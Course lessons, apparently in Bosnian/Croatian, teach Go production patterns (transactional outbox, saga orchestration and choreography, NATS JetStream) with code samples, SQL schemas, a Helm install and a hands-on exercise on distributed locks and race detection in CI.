Problem: DB i message broker su dva odvojena sistema. Nema distribuirane transakcije koja pokriva oba. Između koraka 1 i 2 može: - Pasti mreža (Redis nedostupan) - Pasti Pod (OOMKilled, SIGTERM) - Redis biti privremeno preopterećen


Rezultat: **ghost order** — postoji u bazi, inventory i billing nikad ne dobijaju event.

Outbox pattern — rješenje

Umjesto direktnog slanja na broker, spremi event u `outbox` tabelu unutar **iste DB transakcije** kao i ostale promjene. Zasebni process čita outbox i šalje na broker.

DB transakcija (atomarna)

```
INSERT INTO orders (...)  
INSERT INTO outbox (event_type, payload, status)
```



Atomarnost garantuje: ili su oba INSERT-a uspjela (order + outbox), ili nijedan. Nema “order bez eventa”.

Schema

```
CREATE TABLE outbox (  
  id          BIGINT UNSIGNED AUTO_INCREMENT PRIMARY KEY,  
  event_type  VARCHAR(100)    NOT NULL,  
  aggregate   VARCHAR(100)    NOT NULL,  -- "order", "user", "invoice"  
  aggregate_id VARCHAR(100)    NOT NULL,  
  payload     JSON            NOT NULL,  
  status      ENUM('pending', 'sent', 'failed') NOT NULL DEFAULT 'pending',  
  attempts    INT             NOT NULL DEFAULT 0,  
  created_at  DATETIME(3)      NOT NULL DEFAULT CURRENT_TIMESTAMP(3),  
  sent_at     DATETIME(3)      NULL,  
  INDEX idx_status_created (status, created_at)  
);
```

Go implementacija

Service — upis u istoj transakciji

```
func (s *OrderService) CreateOrder(ctx context.Context, req *CreateOrderRequest) (*Order, error) {
    var order *Order

    err := s.db.Transaction(ctx, func(tx *sql.Tx) error {
        var err error

        // 1. Kreiraj order
        order, err = createOrderTx(ctx, tx, req)
        if err != nil {
            return err
        }

        // 2. Upisi event u outbox — ISTA transakcija
        payload, _ := json.Marshal(OrderCreatedEvent{
            OrderID:    order.ID,
            UserID:     order.UserID,
            Amount:     order.Amount,
            OccurredAt: time.Now(),
        })

        _, err = tx.ExecContext(ctx, `
            INSERT INTO outbox (event_type, aggregate, aggregate_id, payload)
            VALUES (?, ?, ?, ?)`,
            "order.created", "order", order.ID, payload,
        )
        return err
    })

    return order, err
}
```

Outbox relay — čitaj i šalji

```
type OutboxRelay struct {
    db      *sql.DB
    redis   *redis.Client
    logger  *slog.Logger
}

func (r *OutboxRelay) Run(ctx context.Context) error {
    ticker := time.NewTicker(500 * time.Millisecond)
    defer ticker.Stop()

    for {
        select {
        case <-ctx.Done():
            return nil
        case <-ticker.C:
            if err := r.processBatch(ctx); err != nil {
                r.logger.Error("outbox relay error", "err", err)
            }
        }
    }
}

func (r *OutboxRelay) processBatch(ctx context.Context) error {
    // Zauzmi batch eventa (SELECT FOR UPDATE SKIP LOCKED = nema contention između replika)
    rows, err := r.db.QueryContext(ctx, `
        SELECT id, event_type, aggregate, aggregate_id, payload
        FROM outbox
        WHERE status = 'pending'
        ORDER BY created_at
        LIMIT 100
        FOR UPDATE SKIP LOCKED
    `)
    if err != nil {
        return err
    }
    defer rows.Close()

    for rows.Next() {
        var event OutboxEvent
        if err := rows.Scan(&event.ID, &event.Type, &event.Aggregate,
            &event.AggregateID, &event.Payload); err != nil {
            return err
        }

        if err := r.publishEvent(ctx, event); err != nil {
            r.markFailed(ctx, event.ID)
            continue
        }
        r.markSent(ctx, event.ID)
    }
    return nil
}

func (r *OutboxRelay) publishEvent(ctx context.Context, event OutboxEvent) error {
    return r.redis.XAdd(ctx, &redis.XAddArgs{
        Stream: "events:" + event.Aggregate,
        Values: map[string]interface{}{
            "event_type":  event.Type,
            "aggregate_id": event.AggregateID,
            "payload":     event.Payload,
        },
    }).Err()
}
```

SKIP LOCKED je ključno: ako više relay instanci radi paralelno, svaka dobija različiti batch bez čekanja na lock.

Idempotency u consumeru

Outbox relay implementira at-least-once delivery — može poslati isti event više puta (retry). Consumer mora biti idempotentan:

```
func (c *InventoryConsumer) HandleOrderCreated(ctx context.Context, event OrderCreatedEvent) error {
    // Provjeri jesmo li već obradili ovaj event
    processed, err := c.redis.SetNX(ctx,
        "processed:order.created:"+event.OrderID,
        "1",
        24*time.Hour,
    ).Result()
    if err != nil {
        return err
    }
    if !processed {
        return nil // već obrađeno – idempotentno ignoriši
    }

    return c.reserveInventory(ctx, event.OrderID, event.Items)
}
```

Dead letter queue za failed evente

```
func (r *OutboxRelay) markFailed(ctx context.Context, id int64) {
    r.db.ExecContext(ctx, `
        UPDATE outbox
        SET status = CASE WHEN attempts >= 5 THEN 'failed' ELSE 'pending' END,
            attempts = attempts + 1
        WHERE id = ?
    `, id)
    // attempts >= 5 → status = 'failed' → event ne blokira queue, ali je vidljiv za debug
}
```

Alert na `SELECT COUNT(*) FROM outbox WHERE status = 'failed'` — svaki failed event zahtijeva ručnu provjeru.

Veza sa project-A

Outbox se koristi svaki put kada Order service treba notificirati druge service: - `order.created` → InventoryService rezerviše stock - `order.paid` → EmailService šalje potvrdu - `order.shipped` → NotificationService šalje SMS

Sve kroz outbox — nema direktnih inter-service HTTP poziva za eventual-consistent operacije.

Source: `29-go-production/05-saga-pattern.md`

05 — Saga pattern

Problem: distribuirana transakcija

CreateOrder flow:


1. Rezerviraj inventory	(InventoryService)
2. Naplati plaćanje	(PaymentService)
3. Pošalji email potvrdu	(NotificationService)
4. Ažuriraj analytics	(AnalyticsService)

Ako plaćanje uspije ali email fail-uje — šta se desi? Ako rezerviša inventory ali payment fail-uje — treba otpustiti rezervaciju. Klasična DB transakcija ne radi preko servisnih granica.

Saga je niz lokalnih transakcija gdje svaka lokalna transakcija ima kompenzacijsku transakciju za rollback.


Dvije varijante

Choreography (koreografija) — eventi bez centralnog koordinatora



Prednosti: jednostavan, nema single point of failure, servisi su potpuno decouplani. Mane: teško pratiti stanje cijele sage, teško debugirati, kompenzacije moraju biti u svakom servisu.

Orchestration (orkestracija) — centralni koordinator



Prednosti: centralizovana vidljivost stanja, lakši debugging, kompenzacije su na jednom mjestu. Mane: orchestrator je coupling tačka, kompleksniji za implementirati.

Za project-A: choreography za jednostavne tokove, orchestration za kompleksne (naplate s više koraka).

Go implementacija — Orchestration

Saga state machine

```
type SagaStep struct {
    Name      string
    Execute   func(ctx context.Context, data *SagaData) error
    Compensate func(ctx context.Context, data *SagaData) error
}

type SagaOrchestrator struct {
    steps []SagaStep
    db     *sql.DB
    logger *slog.Logger
}

type SagaData struct {
    OrderID      string
    UserID       string
    Amount       float64
    InventoryID  string // postavlja InventoryService
    PaymentID    string // postavlja PaymentService
}

func (o *SagaOrchestrator) Execute(ctx context.Context, data *SagaData) error {
    executedSteps := []SagaStep{}

    for _, step := range o.steps {
        o.logger.Info("executing saga step", "step", step.Name, "order", data.OrderID)

        if err := step.Execute(ctx, data); err != nil {
            o.logger.Error("saga step failed, compensating", "step", step.Name, "err", err)

            // Kompenzacija u obrnutom redoslijedu
            for i := len(executedSteps) - 1; i >= 0; i-- {
                s := executedSteps[i]
                if compErr := s.Compensate(ctx, data); compErr != nil {
                    o.logger.Error("compensation failed", "step", s.Name, "err", compErr)
                    // Ovo je ozbiljan problem – alarm + ručna intervencija
                }
            }

            return fmt.Errorf("saga failed at step %s: %w", step.Name, err)
        }

        executedSteps = append(executedSteps, step)
    }

    return nil
}
```

Definicija koraka

```
func NewCreateOrderSaga(inv *InventoryClient, pay *PaymentClient, notif *NotifClient)
*SagaOrchestrator {
    return &SagaOrchestrator{
        steps: []SagaStep{
            {
                Name: "reserve-inventory",
                Execute: func(ctx context.Context, d *SagaData) error {
                    id, err := inv.Reserve(ctx, d.OrderID, d.Items)
                    if err != nil {
                        return err
                    }
                    d.InventoryID = id
                    return nil
                },
                Compensate: func(ctx context.Context, d *SagaData) error {
                    if d.InventoryID == "" {
                        return nil // nikad rezervisano
                    }
                    return inv.Release(ctx, d.InventoryID)
                },
            },
            {
                Name: "process-payment",
                Execute: func(ctx context.Context, d *SagaData) error {
                    id, err := pay.Charge(ctx, d.UserID, d.Amount, d.OrderID)
                    if err != nil {
                        return err
                    }
                    d.PaymentID = id
                    return nil
                },
                Compensate: func(ctx context.Context, d *SagaData) error {
                    if d.PaymentID == "" {
                        return nil
                    }
                    return pay.Refund(ctx, d.PaymentID)
                },
            },
            {
                Name: "send-confirmation",
                Execute: func(ctx context.Context, d *SagaData) error {
                    return notif.SendOrderConfirmation(ctx, d.OrderID)
                },
                Compensate: func(ctx context.Context, d *SagaData) error {
                    // Email se ne može "un-send" – log samo, ne fail
                    return nil
                },
            },
        },
    },
}
```

Perzistentno stanje sage — crash recovery

Ako Pod crashne u sredini sage, kompenzacije se nikad ne pokrenu. Zato saga state treba biti u bazi:

```

CREATE TABLE sagas (
  id          VARCHAR(36) PRIMARY KEY,
  type        VARCHAR(100) NOT NULL,
  status      ENUM('running', 'completed', 'compensating', 'failed') NOT NULL,
  current_step VARCHAR(100),
  data        JSON NOT NULL,
  created_at  DATETIME(3) DEFAULT CURRENT_TIMESTAMP(3),
  updated_at  DATETIME(3) DEFAULT CURRENT_TIMESTAMP(3) ON UPDATE CURRENT_TIMESTAMP(3)
);

CREATE TABLE saga_steps (
  id          BIGINT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
  saga_id     VARCHAR(36) NOT NULL,
  step_name   VARCHAR(100) NOT NULL,
  status      ENUM('pending', 'completed', 'compensated', 'failed') NOT NULL,
  executed_at DATETIME(3),
  FOREIGN KEY (saga_id) REFERENCES sagas(id)
);

```

Saga recovery job (pokreće se na startup i periodično):

```

func (o *SagaOrchestrator) RecoverStuck(ctx context.Context) error {
  // Pronađi sage koje su zapele (running > 10 minuta)
  rows, err := o.db.QueryContext(ctx, `
    SELECT id, data FROM sagas
    WHERE status = 'running'
    AND updated_at < NOW() - INTERVAL 10 MINUTE
  `)
  // ... za svaku: pokreni kompenzaciju
}

```

Choreography primjer za jednostavni tok

```

// InventoryService consumer
func (c *InventoryConsumer) OnOrderCreated(ctx context.Context, event OrderCreatedEvent) error {
  if err := c.reserveStock(ctx, event.OrderID, event.Items); err != nil {
    // Objavi failure event – PaymentService ga ne obrađuje, OrderService cancela
    return c.events.Publish(ctx, "inventory.reservation.failed", InventoryFailedEvent{
      OrderID: event.OrderID,
      Reason:  err.Error(),
    })
  }
  return c.events.Publish(ctx, "inventory.reserved", InventoryReservedEvent{
    OrderID:      event.OrderID,
    ReservationID: reservationID,
  })
}

// OrderService consumer – sluša failure i cancela
func (c *OrderConsumer) OnInventoryFailed(ctx context.Context, event InventoryFailedEvent) error {
  return c.orderRepo.UpdateStatus(ctx, event.OrderID, "cancelled")
}

```

Kada orchestration, kada choreography

Kriterij	Choreography	Orchestration
Broj koraka	2-3	4+
Kompenzacije	Svaki servis sam	Centralizirano
Vidljivost toka	Teška	Laka (jedan log)
Coupling	Loose	Tighter (orchestrator zna za sve)
Debugging	“Gdje je zapelo?”	Odmah vidljivo
Project-A preporuka	Jednostavni eventi	Naplatni tok

Veza sa project-A

Choreography: order.created → inventory reservation → stock update
Orchestration: checkout flow → inventory + payment + notification + analytics

Checkout tok koristi orchestration jer ima više koraka i kompenzacije moraju biti pouzdane (novac je u pitanju).

Source: 29-go-production/06-nats-jetstream.md

06 — NATS JetStream


Kada Redis Streams nije dovoljan

Redis Streams koje koristimo u project-A su odlično rješenje za interne workloade u okviru jedne aplikacije. Ali postoje scenariji gdje je potrebno više:

Scenarij	Redis Streams	NATS JetStream
Poruke unutar jedne aplikacije	Odlično	Overkill
Multi-tenant SaaS, više servisa	Funkcionira	Bolji fit
Replay starih poruka	Da (XRANGE)	Da
Garantovana isporuka (ACK)	Da	Da
Cross-cluster (više datacentara)	Složeno	Ugrađeno
Throughput 1M+ msg/s	Ograničeno	Optimizirano
Kafka migracija	—	Lakša od Kafka
Operativna složenost	Niska (Redis već imaš)	Niska (single binary)

NATS JetStream je middle ground između Redis Streams i Kafke: viši throughput od Redis-a, daleko manji operativni overhead od Kafke.

Arhitektura NATS



Subject je hierarchical path: `orders.new`, `orders.paid`, `orders.>` (wildcard za sve orders).

Instalacija u Kubernetes

```
# nats-values.yaml (Helm)
nats:
  jetstream:
    enabled: true
    fileStorage:
      enabled: true
      size: 10Gi
      storageClassName: gp3
  cluster:
    enabled: true # 3 replika za produkciju
    replicas: 3
```

```
helm repo add nats https://nats-io.github.io/k8s/helm/charts/
helm install nats nats/nats \
  --namespace messaging \
  --create-namespace \
  -f nats-values.yaml
```

Za development: single server bez persistence je dovoljan.

Go publisher

```
import (
    "github.com/nats-io/nats.go"
    "github.com/nats-io/nats.go/jetstream"
)

type EventPublisher struct {
    js jetstream.JetStream
}

func NewEventPublisher(natsURL string) (*EventPublisher, error) {
    nc, err := nats.Connect(natsURL,
        nats.RetryOnFailedConnect(true),
        nats.MaxReconnects(-1), // beskonačni reconnect
        nats.ReconnectWait(2*time.Second),
    )
    if err != nil {
        return nil, err
    }

    js, err := jetstream.New(nc)
    if err != nil {
        return nil, err
    }

    // Kreira stream ako ne postoji
    _, err = js.CreateOrUpdateStream(context.Background(), jetstream.StreamConfig{
        Name:      "ORDERS",
        Subjects: []string{"orders.>"}, // sve orders.*
        Storage:   jetstream.FileStorage,
        Replicas:  3,
        MaxAge:    7 * 24 * time.Hour, // retencija 7 dana
    })
    if err != nil {
        return nil, err
    }

    return &EventPublisher{js: js}, nil
}

func (p *EventPublisher) PublishOrderCreated(ctx context.Context, order *Order) error {
    payload, err := json.Marshal(OrderCreatedEvent{
        OrderID:    order.ID,
        UserID:     order.UserID,
        Amount:     order.Amount,
        OccurredAt: time.Now().UTC(),
    })
    if err != nil {
        return err
    }

    // PublishAsync za visoki throughput, Publish za garantovanu isporuku
    ack, err := p.js.Publish(ctx, "orders.created", payload,
        jetstream.WithMsgID(order.ID), // deduplication – isti ID neće biti duplo pohranjen
    )
    if err != nil {
        return fmt.Errorf("publish order.created: %w", err)
    }

    _ = ack // možeš potvrditi sequence number ili stream
    return nil
}
```

Go consumer — push i pull

Push consumer (server šalje poruke)

```
func (s *InventoryService) StartConsumer(ctx context.Context) error {
    cons, err := s.js.CreateOrUpdateConsumer(ctx, "ORDERS", jetstream.ConsumerConfig{
        Durable:      "inventory-service", // trajni consumer — pamti offset
        AckPolicy:     jetstream.AckExplicitPolicy,
        FilterSubject: "orders.created",
        MaxDeliver:    5, // max retry
        AckWait:       30 * time.Second,
    })
    if err != nil {
        return err
    }

    // ConsumeCont — kontinuirano prima poruke
    consCtx, err := cons.Consume(func(msg jetstream.Msg) {
        if err := s.handleOrderCreated(ctx, msg.Data()); err != nil {
            s.logger.Error("handle failed", "err", err)
            msg.NakWithDelay(5 * time.Second) // retry nakon 5s
            return
        }
        msg.Ack()
    })
    if err != nil {
        return err
    }
    defer consCtx.Stop()

    <-ctx.Done()
    return nil
}
```

Pull consumer (sam povlačiš)

```
// Bolje za batch obradu ili kada hoćeš kontrolu nad brzinom
func (s *InventoryService) ProcessBatch(ctx context.Context) error {
    msgs, err := s.consumer.Fetch(100,
        jetstream.FetchMaxWait(1*time.Second),
    )
    if err != nil {
        return err
    }

    for msg := range msgs.Messages() {
        if err := s.handleOrderCreated(ctx, msg.Data()); err != nil {
            msg.NakWithDelay(5 * time.Second)
            continue
        }
        msg.Ack()
    }
    return msgs.Error()
}
```

Key-Value store — kao Redis, ali repliciran

NATS JetStream ima ugrađen KV store koji se automatski replicira:


```

kv, err := js.CreateOrUpdateKeyValue(ctx, jetstream.KeyValueConfig{
    Bucket:  "feature-flags",
    Replicas: 3,
    TTL:     24 * time.Hour,
})

// Pisanje
kv.Put(ctx, "checkout.new-flow", []byte("true"))

// Čitanje
entry, _ := kv.Get(ctx, "checkout.new-flow")
fmt.Println(string(entry.Value()))

// Watch — dobij notifikaciju na promjenu (config hot reload)
watcher, _ := kv.Watch(ctx, "feature-flags.>")
for update := range watcher.Updates() {
    if update == nil {
        continue // initial state completed
    }
    reloadFeatureFlag(update.Key(), update.Value())
}

```

NATS vs Kafka — zašto ne Kafka

Kafka je industrijski standard za visoki throughput (milijuni poruka/s), ali za project-A:

	NATS JetStream	Kafka
Operativni overhead	Nizak (single binary)	Visok (Zookeeper/KRaft + brokers)
Latency	Sub-millisecond	5-15ms
Učenje	1-2 dana	1-2 tjedna
K8s deployment	Jedan Helm chart	Strimzi operator, planning
Replay starih poruka	Da	Da
Throughput	~10M msg/s	~100M msg/s
Kada koristiti	Do 10M msg/s, interne poruke	10M+ msg/s, log aggregation, analytics

Za project-A: NATS JetStream. Kafka je ispravan izbor kada prelazite 10M poruka/s ili trebate multi-datacenter replikaciju s garantovanim redoslijedom.

Veza sa project-A

Migracija sa Redis Streams na NATS:

```

Prije (Redis Streams):
go-service XADD events:orders → consumer XREADGROUP

Poslije (NATS JetStream):
go-service Publish("orders.created") → consumer Consume()

```

Interface ostaje isti — samo implementacija se mijenja. Zato ima smisla definirati interface u go-service od početka:

```

type EventBus interface {
    Publish(ctx context.Context, subject string, payload []byte) error
    Subscribe(ctx context.Context, subject string, handler func([]byte) error) error
}

// RedisStreamsBus implementira EventBus — za project-A sada
// NatsJetStreamBus implementira EventBus — za skaliranje poslije

```

Source: 29-go-production/07-vezba-priprema-ai-okvira-i-sync.md

07 — Vežba: priprema AI-okvira i sync (Go Production)

Potvrđuješ i proširuješ AI-okvir za Go production rad, pa implementiraš distributed lock + outbox pattern u go-service iz graduation projekta.

Cilj

Na kraju vežbe imaš: - Distributed lock s Redsync-om koji sprečava duplu obradu cron joba - Transactional outbox koji garantuje da se event ne izgube pri crash-u - Context cancellation u svim downstream pozivima (DB, Redis, HTTP) - Race detector pokrenut u CI bez grešaka

Korak 1 — Provjeri i produbi AI-okvir

1. Reci Claude šta već postoji u go-service (paste relevant code)
2. Pitaj: "Koji dijelovi koda imaju potencijalni race condition?"
3. Pitaj: "Gdje trebam dodati context propagation?"
4. Pitaj: "Kako da implementiram outbox za order.created event?"

Očekivani AI output: concrete code review s linijama gdje nedostaje `ctx`, gdje fali lock, i draft outbox implementacije za tvoj konkretni DB schema.

Korak 2 — Race detector u CI

```
# Lokalno — pokreni testove s race detectorom
go test -race -count=1 ./...

# Provjeri da nema WARNING: DATA RACE u outputu
```

Dodaj u `.gitlab-ci.yml`:

```
test:go:race:
  stage: test
  script:
    - go test -race -count=1 -timeout=120s ./...
  variables:
    GORACE: "halt_on_error=1 log_path=/tmp/race"
  artifacts:
    when: on_failure
    paths:
      - /tmp/race*
```

Ako postoji race condition — fiksuj ga (atomic, mutex, ili channel) prije nastavka.

Korak 3 — Context propagation audit

Prodi kroz go-service handler-e i provjeri:

```
# Pronađi mjesta gdje se context ne prenosi
grep -rn "http.Get\|http.Post\|sql.Query\b" ./services/go-service/
# Svaki poziv bez Context varijante je kandidat za popravak
```

Promijeni sve `http.Get(url)` u `http.NewRequestWithContext(ctx, ...)`. Promijeni sve `db.Query(query)` u `db.QueryContext(ctx, query)`.

Korak 4 — Distributed lock za cron job

U `go-service/internal/jobs/invoice_job.go`:

```
func (j *InvoiceJob) Run(ctx context.Context) error {
    // TODO: dodaj Redsync lock ovdje
    // Lock key: "cron:monthly-invoices"
    // TTL: 10 minuta
    // Ako je lock zauzet: log i vrati nil (normalan slučaj)
    return j.generateAll(ctx)
}
```

Verifikuj da dva paralelna pokretanja ne procesiraju isti posao:

```
# Pokreni job dva puta paralelno
go run ./cmd/invoice-job &
go run ./cmd/invoice-job &
wait

# Provjeri logove – drugi run treba logirati "already running"
```

Korak 5 — Outbox za order.created

1. Kreiraj `outbox` tabelu u MySQL migration:

```
-- migrations/0042_create_outbox.sql
CREATE TABLE outbox (
    id            BIGINT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
    event_type    VARCHAR(100) NOT NULL,
    aggregate     VARCHAR(100) NOT NULL,
    aggregate_id  VARCHAR(100) NOT NULL,
    payload       JSON NOT NULL,
    status        ENUM('pending', 'sent', 'failed') NOT NULL DEFAULT 'pending',
    attempts      INT NOT NULL DEFAULT 0,
    created_at    DATETIME(3) NOT NULL DEFAULT CURRENT_TIMESTAMP(3),
    sent_at       DATETIME(3) NULL,
    INDEX idx_status_created (status, created_at)
);
```

1. U `CreateOrder` transakciju dodaj INSERT u outbox
 2. Implementiraj `OutboxRelay` goroutinu koja se pokreće uz server
 3. Verifikuj: ubij proces između INSERT orders i INSERT outbox — order ne smije biti bez eventa
-

Korak 6 — Provjeri s AI

```
Paste go-service CreateOrder handler.
Pitaj: "Da li je outbox atomarno s kreacijom order-a?"
Pitaj: "Šta se desi ako relay crashne između SELECT i XAdd?"
Pitaj: "Kako testirati outbox relay bez pravog Redis-a?"
```

Checklist

- [] `go test -race ./...` prolazi bez DATA RACE upozorenja
- [] Svi DB pozivi koriste `QueryContext`, `ExecContext` itd.
- [] Svi HTTP pozivi koriste `NewRequestWithContext`
- [] Cron job ne pokreće duplu obradu ako se pokrene paralelno
- [] `CREATE ORDER` i `INSERT INTO outbox` su u istoj DB transakciji

- [] Outbox relay se pokreće kao goroutine uz server
 - [] Ručni crash test: Order bez eventa nije moguć
 - [] CI job s `-race` flagom postoji u `.gitlab-ci.yml`
-